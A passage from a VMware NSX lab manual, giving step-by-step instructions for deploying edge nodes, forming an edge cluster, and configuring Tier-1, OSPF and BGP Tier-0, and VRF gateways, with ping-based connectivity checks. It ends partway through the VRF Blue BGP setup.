    The NSX Edge node is ready for use when the configuration status appears as Success and the status as Up. You can click **REFRESH** occasionally.

    While waiting for the first NSX Edge status to be Up, you may proceed with the deployment of the second NSX Edge node.

15. On the NSX UI Home page, navigate to **System > Configuration** > **Fabric** > **Nodes** > **Edge Transport Nodes** , click **+ADD EDGE NODE**, and provide the configuration details to deploy the second edge node.

    a. On the Name and Description page, enter the details.

Option	Action
Name	Enter **`sa-nsxedge-02`** in the text box.
Host name/FQDN	Enter **`sa-nsxedge-02.vclass.local`** in the text box.
Form Factor	Click **Small**.

    b. On the Credentials page, enter **`VMware1!VMware1!`** as the CLI password and the system root password.

    c. Turn on the **Allow SSH Login** and **Allow Root SSH Login** toggles to display Yes.

    d. On the Configure Deployment page, enter the details.

Option	Action
Compute Manager	Select **sa-vcsa-01.vclass.local.**
Cluster	Select **Management-Cluster.**
Resource Pool	Leave the text box blank.
Host	Leave the text box blank.
Datastore	Select **SA-Shared-01-NSX.**

e. On the Configure Node Settings page, enter the details.

Option	Action
IP Assignment	Select **Static.**
Management IP	Enter **`172.20.10.62/24`** in the text box.
Default Gateway	Enter **`172.20.10.10`** in the text box.
Management Interface	Click the **Select Interface** link, select **pg-SA-Management**, and click **SAVE**.
Search Domain Names	Enter **`vclass.local`** in the text box.
DNS Servers	Enter **`172.20.10.10`** in the text box.
NTP Servers	Enter **`172.20.10.100`** in the text box.
UDT mode	Leave UPT mode disabled (Default).

f. On the Configure NSX page, enter the details.

Option	Action
Edge Switch Name	Enter **`PROD-Overlay-NVDS`** in the text box.
Transport Zone	Select **PROD-Overlay-TZ.**
Uplink Profile	Select **nsx-edge-single-nic-uplink-profile.**
IP Assignment (TEP)	Select **Use IP Pool.**
IP Pool	Select **TEP-IP-Pool.**
Teaming Policy Uplink Mapping - DPDK Fastpath Interfaces for uplink-1 (active)	Click the **Select Interface** link, select **pg-SA-Edge-Overlay**, and click **SAVE**.

g. On the Configure NSX page, click **+ ADD SWITCH** and provide the configuration details.

Option	Action
Edge Switch Name	Enter **`PROD-VLAN-NVDS`** in the text box.
Transport Zone	Select **PROD-VLAN-TZ.**
Uplink Profile	Select **nsx-edge-single-nic-uplink-profile.**
Teaming Policy Uplink Mapping - DPDK Fastpath Interfaces for uplink-1 (active)	Click the **Select Interface** link, select **pg-SA-Edge-Uplinks**, and click **SAVE**.

h. Click **FINISH**.

The Edge deployment might take several minutes to complete. The deployment status displays various temporary values, for example, Deployment In Progress, Node Not Ready, or a transient Configuration Error.

You must wait for the configuration state to appear as Success and the node status as Up. You can click **REFRESH** occasionally.

16. Verify that the two edge nodes are deployed and listed in the Edge Node list.

The configuration state appears as Success and the node status appears as Up**.**

Task 3: Configure an Edge Cluster

You create an NSX Edge cluster and add the two NSX Edge nodes to the cluster.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Nodes** > **Edge Clusters**.
2. Click **+ADD EDGE CLUSTER**.
3. Provide the configuration details on the Add Edge Cluster page.

Option	Action
Name	Enter **`Edge-Cluster-01`** in the text box.
Edge Cluster Profile	Select **nsx-default-edge-high-availability-profile** (default).
Member Type	Select **Edge Node** (default).

4. In the **Available (2)** pane, select **sa-nsxedge-01** and **sa-nsxedge-02** and click the right arrow to move these objects to the Selected (0) pane.
5. Click **ADD.**
6. Verify that Edge-Cluster-01 appears in the Edge Cluster list.


   You can click **REFRESH** if Edge-Cluster-01 does not appear after a few seconds.
7. Click **2** in theEdge Transport Nodes column and verify that sa-nsxedge-01 and sa-nsxedge-02 appear in the list.


Lab 7 Configuring the Tier-1 Gateway

Objective and Tasks

Create and configure a Tier-1 gateway for east-west L3 connectivity:

1. Prepare for the Lab
2. Create a Tier-1 Gateway
3. Connect Segments to the Tier-1 Gateway
4. Use Network Topology to Validate the Tier-1 Gateway Configuration
5. Test East-West L3 Connectivity





Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Create a Tier-1 Gateway

You create a Tier-1 gateway to provide east-west connectivity.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-1 Gateways**.
2. Click **ADD TIER-1 GATEWAY**.
3. Provide the configuration details in the ADD TIER-1 GATEWAY window.

Option	Action
Name	Enter **`T1-GW-01`** in the text box.
HA Mode	Select **Distributed Only.**
Linked Tier-0 Gateway	Leave the text box blank because the Tier-0 gateway is not yet created.

4. Scroll to the lower portion of the T1-GW-01 gateway and expand **Route Advertisement.**
5. Turn on the **All Static Routes** toggle.
6. Turn on the **All Connected Segments & Service Ports** toggle.
7. Click **SAVE.**
8. When a message prompts you to continue editing the Tier-1 gateway, click **NO**.

Task 3: Connect Segments to the Tier-1 Gateway

You connect the Web, App, and DB segments to the Tier-1 gateway.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX**.
2. Click the vertical ellipsis icon next to Web-Segment and select **Edit**.
   a. Select **T1-GW-01** from the **Connected Gateway** drop-down menu.
   b. Click **SAVE** and click **CLOSE EDITING**.
3. Click the vertical ellipsis icon next to App-Segment and select **Edit**.
   a. Select **T1-GW-01** from the **Connected Gateway** drop-down menu.
   b. Click **SAVE** and click **CLOSE EDITING**.
4. Click the vertical ellipsis icon next to DB-Segment and select **Edit**.
   a. Select **T1-GW-01** from the **Connected Gateway** drop-down menu.
   b. Click **SAVE** and click **CLOSE EDITING**.

Task 4: Use Network Topology to Validate the Tier-1 Gateway Configuration

You use Network Topology to validate the configured Tier-1 gateway.

1. On the NSX UI Home page, navigate to **Networking** > **Network Topology.**
2. Verify that the Web, App, and DB Segments are connected to the T1-GW-01 gateway.

   You might need to zoom in to see the names of the created segments and Tier-1 gateway.
3. Click the gateway icon under T1-GW-01 to open a navigation pane on the right.

   The navigation pane shows the configuration of T1-GW-01.

Task 5: Test East-West L3 Connectivity

You verify east-west connectivity among the tenant networks.

1. In the vSphere Client, open a web console to sa-web-01.
2. If not already logged in, enter **`root`** as the user name and **`VMware1!`** as the password.
3. From sa-web-01, verify that you can reach the virtual machines in App-Segment and DB-Segment.

   `ping -c 3 172.16.20.11` (sa-app-01)

   `ping -c 3 172.16.30.11` (sa-db-01)

   Both pings are successful.


   If the pings fail, verify that both virtual machines are powered on.

Lab 8 Creating and Configuring a Tier-0 Gateway with OSPF

Objective and Tasks

Create a Tier-0 gateway and use OSPF to configure the north-south end-to-end connectivity:

1. Prepare for the Lab
2. Create an Uplink Segment
3. Create a Tier-0 Gateway
4. Connect the Tier-0 and Tier-1 Gateways
5. Use Network Topology to Validate the Tier-0 Gateway Configuration
6. Test the End-to-End Connectivity



Task 1: Prepare for the Lab

You log in to the NSX UI.

1. On your student desktop, open Chrome.
2. Click the **NSX** > **NSX Manager**bookmark.
3. Log in to the NSX UI.
   - User name: admin
   - Password: VMware1!VMware1!

Task 2: Create an Uplink Segment

You create a segment for the uplink used by the Tier-0 gateway to connect to the upstream router.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX** and click **ADD SEGMENT**.
2. Configure the segment.

Option	Action
Name	Enter **`OSPF-Uplink`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-VLAN-TZ.**
VLAN	Enter **`200`** and press Enter.

3. Click **SAVE**.
4. When a message prompts you to continue configuring this segment, click **NO**.
5. Verify that the segment for the OSPF uplink appears in the Segments list.

Task 3: Create a Tier-0 Gateway

You create a Tier-0 gateway and use the OSPF protocol to configure it.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-0 Gateways**.
2. Click **ADD GATEWAY** > **Tier-0**.
3. Configure the Tier-0 gateway.

Option	Action
Name	Enter **`OSPF-T0-GW-01`** in the text box.
HA Mode	Select **Active Active.**
Edge Cluster	Select **Edge-Cluster-01**.

4. Click **SAVE.**
5. When a message prompts you to continue editing this Tier-0 gateway, click **YES**.
6. Expand **INTERFACES** and click **Set**.
7. On the Set Interfaces page, click **ADD INTERFACE**.
   a. Configure the interface.

Option	Action
Name	Enter **`OSPF-Uplink`** in the text box.
Type	Select **External** (default).
IP Address / Mask	Enter **`192.168.200.2/24`** in the text box.
Connected To(Segment)	Select **OSPF-Uplink.**
Edge Node	Select **sa-nsxedge-01.**
MTU	Leave it blank (default is 1500 bytes).

   The **MTU** value must be the same between neighbor routers to establish OSPF adjacencies. In this lab, all routers are configured with 1,500 bytes.

   Leave the default values for all the other options.

   b. Click **SAVE** and click **CLOSE.**

8. Disable BGP.
    a. Expand **BGP**.
    b. Turn off the **BGP** toggle.
    c. Turn off the **Inter SR iBGP** toggle.
    d. Turn off the **ECMP** toggle.
    e. Turn off the **Multipath Relax** toggle.
    f. Click **SAVE.**
    g. Collapse the BGP configuration.
9. Enable and configure OSPF.
    a. Expand **OSPF**.
    b. Turn on the **OSPF** toggle.
    c. Click **Set** next to Area Definition.
    d. In the Set Area Definition window, click **ADD AREA DEFINITION** and enter **0** in the **Area ID** text box.

       Leave the default values for all the other options.
    e. Click **SAVE** and click **CLOSE.**
    f. Click **Set** next to OSPF Configured Interfaces.
    g. On the Set OSPF Configured Interfaces page, click **CONFIGURE INTERFACE**.

Option	Action
Interface	Select **OSPF-Uplink .**
Area ID	Select **0.**
Network Type	Select **Broadcast** (default).
OSPF	Turn on the toggle to display enabled(default).

    h. Click **SAVE** and click **CLOSE.**
    i. Click **SAVE** to save the changes in the OSPF configuration.
    j. Click the **View** link next to OSPF Neighbors to view the OSPF neighbors.

       In the OSPF Neighbors, the source IP address 192.168.200.1 appears with the state Full.

       You might need to refresh to view the OSPF Neighbors.
    k. Click **CLOSE** to return to the main configuration page.

10. Configure route re-distribution for OSPF.
    a. Expand **ROUTE RE-DISTRIBUTION**.
    b. Click **Set** next to Route Re-distribution
    c. On the Set Route Re-distribution page, click **ADD ROUTE RE-DISTRIBUTION**.
    d. Configure the parameters for route redistribution.

Option	Action
Name	Enter **`OSPF-Route-Redistribution`** in the text box.
Destination Protocol	Remove BGP and select **OSPF.**
Route Re-distribution	Click **Set.**

    e. Select the **Static Routes** and **Connected Interfaces & Segments** check boxes under Tier-0 Subnets on the Set Route Re-distribution page.

       When you select the **Connected Interfaces & Segments** check box, all related options in that category are selected.

    f. Select the **Connected Interfaces & Segments** and **Static Routes** check boxes under Advertised Tier-1 Subnets on the Set Route Re-distribution page.

       When you select the **Connected Interfaces & Segments** check box, all related options in that category are selected.

    g. Click **APPLY.**
    h. Click **ADD** and **APPLY.**
    i. Turn off the **Via BGP** toggle for Route Re-distribution.
    j. Turn on the **Via OSPF** toggle for Route Re-distribution.
    k. Click **SAVE** and click **CLOSE EDITING**.

Task 4: Connect the Tier-0 and Tier-1 Gateways

You connect the Tier-1 gateway to the Tier-0 gateway for north-south routing.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-1 Gateways**.
2. Click the vertical ellipsis icon next to the **T1-GW-01** gateway and select **Edit.**
3. On the T1-GW-01 edit page, select **OSPF-T0-GW-01** from the **Linked Tier-0 Gateway** drop-down menu.
4. Click **SAVE** and click **CLOSE EDITING**.

Task 5: Use Network Topology to Validate the Tier-0 Gateway Configuration

You use Network Topology to validate the configured Tier-0 gateway.

1. On the NSX UI Home page, navigate to **Networking** > **Network Topology.**
2. Verify that T1-GW-01 is connected to OSPF-T0-GW-01.

   You might need to zoom in to see the names of the created elements in the Network Topology diagram.
3. Click the gateway icon under OSPF-T0-GW-01 to open a navigation pane on the right.

   The navigation pane shows the configuration of OSPF-T0-GW-01.
4. Double-click the gateway icon under OSPF-T0-GW-01 to open the Fabric View.
5. Verify that the 192.168.200.2/24 OSPF interface appears.
6. Click **BACK** to exit the Fabric view.

Task 6: Test the End-to-End Connectivity

You test the connectivity to verify that end-to-end routing is working.

In the lab environment, routing was preconfigured on your student desktop, the RRAS server, and the VyOS router.

1. Ping the 192.168.200.2 gateway IP from the console of any tenant VM to verify connectivity to the uplink.
   a. In the vSphere Client, open a web console to any tenant VM, such as sa-web-01, sa-app-01, sa-db-01, and so on.
   b. If not already logged in, log in to the vSphere Client.
      - User name: administrator@vsphere.local
      - Password: VMware1!
   c. If not already logged in, log in to the selected tenant VM.
      - User name: root
      - Password: VMware1!
2. Ping the 192.168.200.2 and 192.168.210.2 gateway IPs.

   ```
   ping -c 3 192.168.200.2
   ```

   Your ping is successful.

3. Use the command prompt of your student desktop to verify that you can reach all the tenant VMs.

   ```
   ping 172.16.10.11
   ping 172.16.20.11
   ping 172.16.30.11
   ```

   You can ping any of the tenant networks from your student desktop, which verifies that the north-south routing is working correctly.

4. Use a web browser to verify that the 3-Tier application is accessible.

   a. In your student desktop, open Chrome.

   b. Click the **3-Tier App** > **3-Tier App Access** bookmark.

   c. If prompted, click **Advanced** and click the **Proceed to 172.16.10.11 (unsafe**) link to accept the certificate.


   d. Verify that the browser returns a Customer Database Access webpage.

Lab 9 Configuring the Tier-0 Gateway with BGP

Objective and Tasks

Create a Tier-0 gateway and use BGP to configure the north-south end-to-end connectivity:

1. Prepare for the Lab
2. Create an Uplink Segment
3. Create a Tier-0 Gateway
4. Connect the Tier-0 and Tier-1 Gateways
5. Use Network Topology to Validate the Tier-0 Gateway Configuration
6. Test the End-to-End Connectivity



Task 1: Prepare for the Lab

You log in to the NSX UI.

1. On your student desktop, open Chrome.
2. Click the **NSX** > **NSX Manager**bookmark.
3. Log in to the NSX UI.
    - User name: admin
    - Password: VMware1!VMware1!

Task 2: Create an Uplink Segment

You create a segment for the uplink used by the Tier-0 gateway to connect to the upstream router.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX** and click **ADD SEGMENT**.
2. Configure the segment.

Option	Action
Segment Name	Enter **`BGP-Uplink`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-VLAN-TZ.**
VLAN	Enter **100** and press Enter.

3. Click **SAVE**.
4. When a message prompts you to continue configuring the segment, click **NO**.
5. Verify that the segment for the Tier-0 gateway uplink appears in the Segments list.

Task 3: Create a Tier-0 Gateway

You create a Tier-0 gateway and use the BGP protocol to configure it.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-0 Gateways**.
2. Click **ADD GATEWAY** > **Tier-0**.
3. Configure the Tier-0 gateway.

Option	Action
Tier-0 Gateway Name	Enter **`BGP-T0-GW-01`** in the text box.
HA Mode	Select **Active Active.**
Edge Cluster	Select **Edge-Cluster-01.**

4. Click **SAVE.**
5. When a message prompts you to continue editing this Tier-0 gateway, click **YES**.
6. Expand **INTERFACES** and click **Set**.
7. On the Set Interfaces page, click **ADD INTERFACE**.
   a. Configure the interface.

Option	Action
Name	Enter **`BGP-Uplink`** in the text box.
Type	Select **External** (default).
IP Address / Mask	Enter **`192.168.100.2/24`** and press Enter.
Connected To(Segment)	Select **BGP-Uplink**.
Edge Node	Select **sa-nsxedge-02**.

   b. Click **SAVE** and click **CLOSE**.
8. Expand **BGP** and enter **`100`** in the **Local AS** text box.
9. Click **Set** next to BGP Neighbors.

10. Add BGP neighbors.
    a. Click **ADD BGP NEIGHBOR** and configure the parameters.

Option	Action
IP Address	Enter **192.168.100.1** in the text box.
Remote AS number	Enter **200** in the text box.
Source Addresses	Select **192.168.100.2**.

    b. Click **SAVE.**
    c. Click **CLOSE.**
    d. Click **SAVE** in the BGP section.
11. Expand **ROUTE RE-DISTRIBUTION** and click **Set**.
12. Set route redistribution.
    a. Click **ADD ROUTE RE-DISTRIBUTION.**
    b. Configure the parameters.

Option	Action
Name	Enter **BGP-Route-Redistribution** in the text box.
Destination Protocol	Leave **BGP** selected (default).
Route Re-distribution	Click **Set.**

    c. Select the **Static Routes** and **Connected Interfaces & Segments** check boxes under Tier-0 Subnets on the Set Route Re-distribution page.

       When you select the **Connected Interfaces & Segments** check box, all related options in that category are selected.
    d. Select the **Connected Interfaces & Segments** and **Static Routes** check boxes under Advertised Tier-1 Subnets on the Set Route Re-distribution page.

       When you select the **Connected Interfaces & Segments** check box, all related options in that category are selected.
    e. Click **APPLY** and **ADD**.

13. Click **APPLY**.
14. Verify that the **Via BGP** toggle is turned on.
15. Click **SAVE**.
16. Click **CLOSE EDITING**.

Task 4: Connect the Tier-0 and Tier-1 Gateways

You connect the Tier-1 gateway to the Tier-0 gateway configured with the BGP protocol.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-1 Gateways**.
2. Click the vertical ellipsis icon next to the T1-GW-01 gateway and select **Edit.**
3. On the T1-GW-01 edit page, select **BGP-T0-GW-01** from the **Linked Tier-0 Gateway** drop-down menu.
4. Click **SAVE** and click **CLOSE EDITING**.

Task 5: Use Network Topology to Validate the Tier-0 Gateway Configuration

You use Network Topology to validate the configured Tier-0 gateway.

1. On the NSX UI Home page, navigate to **Networking** > **Network Topology.**
2. Verify that T1-GW-01 is connected to BGP-T0-GW-01.

   You might need to zoom in to see the names of the created elements in the Network Topology diagram.
3. Click the gateway icon under BGP-T0-GW-01 to open a navigation pane on the right.

   The navigation pane shows the configuration of BGP-T0-GW-01.
4. Click **BGP NEIGHBOR** from the navigation pane.

   Verify that 192.168.100.1 appears with the Success as the status.
5. Click **CLOSE**.
6. Double-click the gateway icon under BGP-T0-GW-01 to open the Fabric View.
7. Verify that the 192.168.100.2/24 uplink interface appears.
8. Click **Back** to exit the Fabric view.

Task 6: Test the End-to-End Connectivity

You test the connectivity to verify that end-to-end routing is working. In the lab environment, routing was preconfigured on your student desktop, the RRAS server, and the VyOS router.

1. Ping the 192.168.100.2 gateway IP from the console of any tenant VM to verify connectivity to the uplinks.
   a. In the vSphere Client, open a web console to any tenant VM, such as sa-web-01, sa-app-01, sa-db-01, and so on.
   b. Log in to the vSphere Client.
      - User name: root
      - Password: VMware1!
2. Ping the 192.168.200.2 gateway IP.

   ```
   ping -c 3 192.168.100.2
   ```

   Your ping is successful.
3. Use the command prompt of your student desktop to verify that you can reach all the tenant VMs.

   ```
   ping 172.16.10.11
   ping 172.16.20.11
   ping 172.16.30.11
   ```


   You can ping any of the tenant networks from your student desktop, which verifies that the north-south routing is working properly.
4. Use a web browser to verify that the 3-Tier application is accessible.
   a. In your student desktop, open Chrome.
   b. Click the **3-Tier App** > **3-Tier App Access** bookmark.
   c. Verify that the browser returns a Customer Database Access webpage.

Lab 10 Configuring VRF Lite

Objective and Tasks

Configure and verify the VRF Lite functionality to isolate routing domains:

1. Prepare for the Lab
2. Create the Uplink Trunk Segment
3. Deploy and Configure the VRF Gateways
4. Deploy and Connect the Tier-1 Gateways to the VRF Gateways
5. Create and Connect Segments to the Tier-1 Gateways
6. Attach VMs to Segments on Each VRF
7. Test the VRF End-to-End Connectivity
8. Review the Routing Tables in Each VRF
9. Verify the Routing Isolation Between VRFs



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Create the Uplink Trunk Segment

You create the uplink trunk segment that is connected to the uplink interfaces of each VRF gateway.

1. In the NSX UI, navigate to **Networking** > **Connectivity** > **Segments** > **NSX**.
2. Click **ADD SEGMENT.**
3. When the Segment wizard appears, configure the uplink trunk segment for the VRF Gateways uplink interfaces.

Option	Action
Segment Name	Enter **`Uplink-Trunk`** in the text box.
Connected Gateway	Select **None.**
Transport Zone	Select **PROD-VLAN-TZ.**
VLAN	• Enter **10** and press Enter. • Enter **20** and press Enter.

   Leave the default values for all the other options.

4. Click **SAVE** and click **NO** at the `Want to continue configuring this Segment?` prompt.

Task 3: Deploy and Configure the VRF Gateways

You deploy one VRF gateway for each VRF. You select BGP-T0-GW-01 as the default Tier-0 gateway to connect the VRF gateways.

1. In the NSX UI, navigate to **Networking** > **Connectivity** > **Tier-0 Gateways**.
2. Deploy a VRF gateway for VRF Red.
   a. Click **ADD GATEWAY** and select **VRF** from the drop-down menu to deploy the first VRF gateway.
   b. When the VRF Gateway wizard appears, configure the VRF gateway for VRF Red.

Option	Action
Name	Enter **`T0-GW-VRF-Red`** in the text box.
Connect to Tier-0 Gateway	Select **BGP-T0-GW-01** from the drop-down menu.

c. Click **SAVE**.

d. When a message prompts you to continue editing this Tier-0 gateway, click **YES**.

3. Configure uplink interfaces for VRF Red.

   a. Expand **INTERFACES** and click **Set.**

   b. On the Set Interfaces page, click **ADD INTERFACE.**

   c. Configure the uplink interface for the T0-GW-VRF-Red VRF gateway in the ADD INTERFACE wizard.

Option	Action
Name	Enter **`T0-GW-VRF-Red-Uplink`** in the text box.
Type	Select **External** from the drop-down menu.
IP Address/Mask	Enter **`192.168.10.2/24`** and press Enter.
Connected To (Segment)	Select **Uplink-Trunk** from the drop-down menu.
Edge Node	Select **sa-nsxedge-02** from the drop-down menu.
Access VLAN ID	Enter **`10`** in the text box.

   Leave the default values for all the other options.

   d. Click **SAVE** and click **CLOSE** to finish configuring the interfaces**.**

4. Configure BGP for VRF Red.

   a. Expand **BGP**.

   b. Turn on the **BGP** toggle and click **SAVE**.

   c. Click **Set** next to BGP Neighbors.

   d. On the Set BGP Neighbors page, click **ADD BGP NEIGHBOR** and set upthe peering with the upstream router.

Option	Action
IP Address	Enter **`192.168.10.1`** in the text box.
Remote AS number	Enter **`10`** in the text box.
Source Addresses	Select **192.168.10.2**.

   e. Click **SAVE** and click **CLOSE** to finish the BGP configuration.

5. Scroll to the lower portion of the T0-GW-VRF-Red gateway, expand **ROUTE RE-DISTRIBUTION**, and click **Set**.
6. Set route re-distribution.
    a. Click **ADD ROUTE RE-DISTRIBUTION.**
    b. Enter **`T0-GW-VRF-Red Route Re-Distribution`** in the **Name** text box.
    c. Click **Set** under Route Re-distribution.
    d. Select the **Connected Interfaces & Segments** and **Static Routes** check boxes under Tier-0 Subnets on the Set Route Re-distribution page.

        When you select the **Connected Interfaces & Segments** check box, all the related check boxes are selected.
    e. Select the **Connected Interfaces & Segments** and **Static Routes** check boxes under Advertised Tier-1 Subnets on the Set Route Re-distribution page.

        When you select the **Connected Interfaces & Segments** check box, all the related check boxes are selected.
    f. Click **APPLY** and click **ADD**.
7. Click **APPLY**.
8. Under Route Re-distribution, verify that the **Via BGP** toggle is turned on and click **SAVE**.
9. Click **CLOSE EDITING** to finish configuring the VRF gateway configuration for VRF Red.
10. Deploy a VRF gateway for VRF Blue.
    a. Click **ADD GATEWAY** and select **VRF** from the drop-down menu to deploy the second VRF gateway.
    b. When the VRF Gateway wizard appears, configure the VRF gateway for VRF Blue.

Option	Action
Name	Enter **`T0-GW-VRF-Blue`** in the text box.
Connect to Tier-0 Gateway	Select **BGP-T0-GW-01** from the drop-down menu.

    c. Click **SAVE**.
    d. When a message prompts you to continue editing this Tier-0 gateway, click **YES**.

11. Configure the uplink interfaces for VRF Blue.
    a. Expand **INTERFACES** and click **Set.**
    b. On the Set Interfaces page, click **ADD INTERFACE.**
    c. Configure the uplink interface for the T0-GW-VRF-Blue VRF gateway from the ADD INTERFACE wizard.

Option	Action
Name	Enter **`T0-GW-VRF-Blue-Uplink`** in the text box.
Type	Select **External** from the drop-down menu.
IP Address/Mask	Enter **`192.168.20.2/24`** and press Enter.
Connected To (Segment)	Select **Uplink-Trunk** from the drop-down menu.
Edge Node	Select **sa-nsxedge-02** from the drop-down menu.
Access VLAN ID	Enter **`20`** in the text box.

    Leave the default values for all the other options.
    d. Click **SAVE** and click **CLOSE** to finish configuring the interfaces**.**
12. Configure a BGP for VRF Blue.
    a. Expand **BGP**.
    b. Turn on the **BGP** toggle and click **SAVE**.
    c. Click **Set** next to BGP Neighbors.
    d. On the Set BGP Neighbors page, click **ADD BGP NEIGHBOR** and set up the peering with the upstream router.

Option	Action
